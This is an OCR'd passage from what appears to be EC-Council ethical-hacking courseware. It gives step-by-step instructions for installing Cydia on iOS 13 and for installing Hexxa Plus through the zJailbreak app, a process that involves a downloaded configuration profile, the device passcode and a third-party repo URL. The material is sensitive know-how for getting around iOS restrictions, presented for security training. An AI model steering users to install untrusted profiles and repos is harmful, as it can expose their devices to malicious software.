


Figure 17.45: Locate Up Arrow

- Click on the "Cydia Download iOS 13" button on that page to visit the download page
- On the Cydia download page, you will be given the necessary instructions to install Cydia iOS 13. Follow those instructions in the correct order to complete the installation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.46: Cydia Download Page

- Now, type **Cydia** into the box for naming the app icon. Tap the **Add** button and close the Safari browser.




Figure 17.47: Name the App

- Locate the **Cydia** icon on your home screen




Figure 17.48: Cydia icon on the home screen

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.49: Cydia home screen


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking of iOS 13.2 Using Hexxa Plus

- Hexxa Plus is a Jailbreak Repo Extractor for iOS 13.2, that allows you to install themes, tweaks, and apps
- It is compatible with iOS 13 and higher versions upto iOS 13.2.3, including iOS 13.3 beta

Steps to Install Hexxa Plus

1. Download zJailbreak app
2. Open the zJailbreak app. Go to Hexxa Plus app available under "Jailbreak" by clicking on it
3. Click on "Allow" and then "Download"
4. Now, go to your device's "Settings" and click on "Profile Download"
5. Enter the device passcode to complete the Hexxa Plus installation process
6. Once you complete the installation process, the Hexxa Plus icon will appear on your home screen




https://pangu8.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking of iOS 13.2 Using Hexxa Plus (Cont'd)

Steps to Install Cydia Jailbreak Apps

1. Open the Hexxa Plus app → Get Repos → go to App Managers
2. Click the Copy button on *http://ios.cyrepo.tk/* Cydia repo
3. Go to Extract Repo and select it. Paste the copied Cydia repo
4. Extract the Cydia repo by clicking the OK button. Now, tap the Install button to install Cydia
5. Finally, you can see the Cydia app icon on your home screen



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking iOS 13.2 Using Hexxa Plus

Source: *https://pangu8.com*

Hexxa Plus is a Jailbreak Repo Extractor for iOS 13.2, which allows you to install themes, tweaks, and apps. It is compatible with iOS 13 and higher versions up to iOS 13.2.3 including iOS 13.3 beta. This is the most popular method to install jailbreak apps without untethered or semi-untethered jailbreak. You can install iOS 13.2 jailbreak apps by extracting repos. There are many

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

jailbreak repositories under Hexxa plus with thousands of jailbreak tweaks, themes, games, and so on.

Hexxa Plus allows you to install Cydia and popular Jailbreak apps to your latest iOS versions via the developer code extraction method. You must install a third-party app manager such as zJailbreak to install Hexxa Plus.

Steps to Install Hexxa Plus

- **Step 1**—Download the **zJailbreak** app. Provide your device passcode for this step.




Figure 17.50: zJailbreak Download page

- **Step 2**—Open the **zJailbreak** app. Go to the **Hexxa Plus** app available under jailbreak by clicking on it
- **Step 3**— Click on "**Allow**", then "**Download.**" **Hexxa ++** profile will be downloaded to the iOS 13.2 device settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.51: Hexxa Plus Download page

- **Step 4**— Now, go to your device "**Settings**"; then click on "**Profile Download**".
- **Step 5** — Enter the device passcode to complete the **Hexxa Plus** installation process
- **Step 6**—Once you complete the installation process, the **Hexxa Plus** icon will appear on your home screen

Steps to Install Cydia Jailbreak Apps

- **Step 01**—Open the **Hexxa Plus** app → **Get Repos** → go to **App Managers**




Figure 17.52: Screenshot of Hexxa Plus app

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 02**— Click the **Copy** button on ***http://ios.cyrepo.tk/*** Cydia repo




Figure 17.53: Hexxa Plus App Managers

- **Step 03**— Go to **Extract Repo** and choose it. Paste the copied Cydia repo
- **Step 04**— Extract the Cydia repo by clicking the **OK** button. Now, tap the **Install** button to install Cydia
- **Step 05**—Finally, you can see the Cydia app icon on your home screen


